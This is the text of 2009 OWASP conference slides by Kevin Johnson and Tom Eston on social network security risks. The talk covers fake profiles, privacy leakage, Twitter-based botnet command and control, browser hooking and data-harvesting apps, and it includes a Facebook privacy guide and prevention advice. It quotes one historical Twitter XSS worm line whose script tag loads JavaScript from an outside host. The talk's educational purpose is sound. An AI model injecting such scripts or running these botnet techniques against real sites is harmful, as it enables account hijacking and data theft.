Social Zombies: Your Friends Want to Eat Your Brains

Kevin Johnson
Tom Eston

AppSec DC
November 12, 2009

The OWASP Foundation
http://www.owasp.org

Starring...

- Tom Eston
  - Security Researcher, Penetration tester for a Fortune 500 Financial Institution
  - Founder of SocialMediaSecurity.com
- Kevin Johnson
  - Senior Security Analyst with InGuardians
  - Project Lead, SamuraiWTF

Social Networks
“The New Hotness”

facebook®

300 Million Users

myspace
.com

110 Million Users

twitter

Grew 752% in 2008!

20 million visitors in June 2009

50 Million Users (Estimated)

“Social networks & Blogs are now the 4th most popular online activity, ahead of personal email.”

-Nielsen Online Report, March 2009

How do social networks make $$?

It’s in your Profile!

- More information you share...more $$ it’s worth!
- Targeted advertising
- Sell your Demographic Info
- Sketchy Privacy/ToS Policies....

In social networks we trust...

Trust is Everything!

- It’s how social networks work
- More trust, the better for the socnet!
- Attackers LOVE trust relationships!

Fake Profiles? Srsly?

Lets play…BOT or NOT!

It’s built to Exploit Trust

- Who is the person behind the account?
- Bots are everywhere
- Accounts are easy to create
- Socnet User Verification = FAIL
- Connections based on other “friends”

Privacy Concerns

25 Random Things About You...

- I’m your friend, I want to know more about you!
- Innocent?

These are PASSWORD RESET QUESTIONS people!!


Corporate Espionage?

- Very effective in a Penetration test
- Socnet Information = GOLD
- Information Leakage on a Mass Scale!

We <3 LinkedIn

Default Privacy Settings

- Open for a reason!
- Facebook has good controls...but...
- Do you know where they are?
- Do your Friends/Family?
- Do They Care?



Facebook

Privacy & Security Guide | Presented by SocialMediaSecurity.com

WARNING!

Online social network websites can be hazardous if you don't change the default settings!

Instructions: Start with the "5 Tips" below then configure your Facebook account with the suggested Privacy and Security settings in this guide. These settings should be your "baseline". Adjust them based on your own needs and level of risk.

Please read this guide and pass it on to friends and family members!

5 Tips for using any Social Network

1) Set appropriate privacy and security defaults and choose a complex/unique password for your account.

2) Be careful installing third-party applications. Don't install applications from sources you don't trust.

3) Only accept friend requests from people you know directly.

4) Read the privacy policy and terms of service carefully. Limit personal information you share.

5) Be careful what you post. Consider all information and pictures you post as public!

The following settings are for the **Contact Information** tab:

IM Screen Name – **Only Friends**

Mobile Phone – **Only Friends ***

Other Phone – **Only Friends ***

Current Address – **Only Friends ***

Website – **Only Friends**


Email Address – **Only Friends**

* Be careful posting this type of information! Do you really want everyone on your friends list to know your phone number and address? Do you know all the people on your friends list personally?

Security Concerns

- Socnets are #1 Target for Malware
- Spam
- Disinformation
- XSS, CSRF and more!

Twitter Clickjacking & XSS



```
<a href="http://www.stalkdaily.com"/><script src="hxxp://mikeyylolz.uuuq.com
/x.js>"
```

Return of Koobface

- Recycled Exploits
- Cross multiple socnets
- Exploits Trust
- STILL EFFECTIVE!

Month(s) of Bugs!

- Month of Twitter Bugs (July 2009)
  - Aviv Raff
  - Mostly XSS in 3rd party apps (API)
- Month of Facebook Bugs (September)
  - Theharmonyguy
  - Persistent XSS, SQL Injection and more...
  - FBML Applications

Social Network Bots

Delivery VIA Socnet API

- Twitter Bots (n0tab0t, Realboy)
- Automated tools and scripts...

Social Network Botnets?

Facebook Apps as Bots

- Malicious Facebook Application (looks normal)
- Turns your PC into a Bot used for DDOS! (POC called “FACEBOT”)
- Recent example in the news was really...crappy developer code!

What if you had...

- Bot looks for commands on legitimate Twitter accounts
- Worked like IRC Bots
- Takes action on victim PC based on the command
- Obfuscated commands
- Payload delivery? Backdoor? A bot to serve you beer?

Twitterbot v1.0

Kreios C2

Introducing...
Kreios C2

- "TwitterBot PoC" was Released at Notacon 6
- Version 2 Released at DEFCON 17
  - Encrypted CMD's, Checksums
- Version 3 Released at OWASP AppSec DC
  - Hides commands in TinyURL's
- Created by Robin Wood (@digininja)

REAL Botnet Found!

- Used Twitter for C2
- Ironically used “base64” encoded commands
- Unfortunately...distributed Malware
- It wasn’t us. Srsly.

Also Found on Jaiku and Tumblr

KreiosC2 Demo

Browser Based Bots

Browsers and Features... Oh My!

- Browsers are getting more feature-rich
  - Read that as more vulnerable!
- Forget exploiting vulns
  - Abuse the features we are provided

Browser Zombies

- JavaScript used to hook the browser
- Other technologies will work
- Many frameworks available
  - BeEF
  - BrowserRider

SocNet Delivery

- Embedded applications can insert JavaScript
- Multiple options
  - Hook scripts are pushed
  - Users are redirected to hook sites
- Why would we allow this!?!?

Social Butterfly DEMO

Server Side Information Collection

Information is Power

- Information gets us access
- Social networks are littered with info
- By how do we connect it together

Third party apps to the rescue

- Third party apps have access to everything
- Permissions are open by default
  - Once a user says accept

API’s FTW

- Myspace and Facebook both provide access to a Server-Side api
  - Twitter Provides a Client API
- These APIs provide the access we want
- Allows connecting different users
  - Based on friends, groups, jobs or interests

Social Butterfly

- Social Butterfly is a third party application
- Runs on attacker controlled servers
- Collects the data from application users
- Crosses the line between different sites
- Fine line before violating TOS!

Is all hope lost?

Prevention

- User Education
- End “opt-in” Socnet Developer Models
- Control API Usage
- Better Account Verification
- SPAM Throttling

More Information

- Kreios C2
  www.digininja.org

- New website dedicated to Social media security
  socialmediasecurity.com

- Facebook Privacy & Security Guide